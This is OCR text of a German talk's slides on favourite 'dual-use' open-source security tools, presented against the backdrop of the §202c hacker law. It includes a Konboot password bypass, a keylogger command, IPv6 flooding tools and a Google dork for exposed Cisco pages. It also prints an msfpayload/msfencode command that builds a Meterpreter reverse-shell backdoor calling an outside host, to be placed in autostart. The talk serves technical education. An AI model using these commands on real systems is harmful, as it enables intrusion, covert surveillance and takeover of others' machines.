OpenSource

DualUseTools

Sven

DualUseTools

Beispiel:

Der Hammer

Oder?

KILL 'EM ALL

Hackerparagraph § 202c StGB

Rundumschlag gegen Admins!

Hackerparagraph zwingt Sicherheitsexperten ins Exil

Linux-User mit einem Fuß im Gefängnis!

Konsequenz: Erste Firmen wandern ab

Sicherheitsbranche zutiefst verunsichert


Hacker - Panik
NEIN DANKE

Wie sicher ich mich ab?

Dieser Vortrag dient der technischen Aufklaerung.
Nur fuer den legalen Gebrauch gedacht.

Viele dieser Techniken sind strafbar wenn sie gegen falsche oder fremde Ziele gerichtet werden!
Fragen Sie Ihren Administrator,Provider,Arbeitgeber oder google wenn Sie sich nicht wirklich sicher sind, was Sie tun.

OpenSource
My favorite DualUseTools

1. Konboot
2. Ssh-socks-tunnel
3. Screenlogger/Keylogger
4. THC hydra ipv6 ->alive script with
5. Socat-ssl-tunnel
6. Ftester
7. (silent) meterpreter TheftProtection
8. I'm a GoogleDork?

1.

[root|admin]-Passwort vergessen?

KONBOOT modifiziert Linux oder Windows Kernel waehrend des Bootvorgangs.


Passwort checks werden “rausgepatched”

Dannach kann man sich als Root oder Administrator

ohne Passwort anmelden.

2. ssh socks tunnel

1. ssh -D 666 user@rootserver
2. point your Firefox to socks proxy 127.0.0.1:666



3.

ALLLOGGER

=

screenlogger && keylogger

"script –f logfile && logkeys –start"

4.

THC-IPv6 Toolkit

A complete set of tools to IPV6


”alive6”

“alive6 br0“

Findet durch die Kombination von verschiedenen Techniker aktive IPv6 Hosts.

z.B. ping -I eth0 ff02::1

Ein Teil davon:
“flood_router6”




CVE-2010-4670, CVE-2010-4671, CVE-2010-4669

Microsoft does not want to fix this security issue for their products, it’s a design issue


→ WTF?

5. socat-ssl-tunnel

Why?



5. socat-ssl-tunnel



socat-ssl-tunnel

ServerSide

socat openssl-listen:433,fork,reuseaddr,cert=/root/server.pem,cafile=/root/client.crt TCP4:127.0.0.1:22

ClientSide

socat tcp-listen:666,fork,bind=127.0.0.1 openssl-connect:net-war.de:433,cert=/home/swurth/client.pem,cafile=/home/swurth/server.crt

socat-ssl-tunnel


ServerSide

openssl-listen:433 TCP4:127.0.0.1:22

ClientSide

tcp-listen:666 net-war.de:433

6. Ftester



1 - 172.23.0.107:1024 > 188.40.81.203:80 S TCP 0
2 - 172.23.0.107:1024 > 188.40.81.203:443 S TCP 0
4 - 172.23.0.107:1024 > 188.40.81.203:22 S TCP 0
5 - 172.23.0.107:1024 > 188.40.81.203:21 S TCP 0
6 - 172.23.0.107:1024 > 188.40.81.203:666 S TCP 0
7 - 172.23.0.107:1024 > 188.40.81.203:53 S TCP 0
8 - 172.23.0.107:1024 > 188.40.81.203:4444 STCP 0

1 - 172.23.0.107:1024 > 188.40.81.203:80 S TCP 0
2 - 172.23.0.107:1024 > 188.40.81.203:443 S TCP 0

1 - 172.23.0.107:1024 > 188.40.81.203:80 S TCP 0
2 - 172.23.0.107:1024 > 188.40.81.203:443 SATCP 0

4 - 172.23.0.107:1024 > 188.40.81.203:22 S TCP 0
5 - 172.23.0.107:1024 > 188.40.81.203:21 S TCP 0
6 - 172.23.0.107:1024 > 188.40.81.203:666 S TCP 0
7 - 172.23.0.107:1024 > 188.40.81.203:53 S TCP 0
8 - 172.23.0.107:1024 > 188.40.81.203:4444 STCP 0

7. Meterpreter als Diebstahlschutz - oder “einzige coole windows shell”


```
$ msfpayload windows/meterpreter/reverse_tcp
EXITFUNC=thread \
LPORT=666 LHOST=8.8.8.8 R | \
./msfencode -x my-own-backdoor.exe
```

Und ab damit in den Autostart!

Nicht
OpenSource
aber trotzdem lustig:

8. Am I a GoogleDork?

- http://www.exploit-db.com/google-dorks/




8. Am I a GoogleDork?

Am I a GoogleDork?

oder

- Example “inurl:/level/15/exec/-/configure/http”
- Default Cisco 2800 Series page...



Cisco Systems

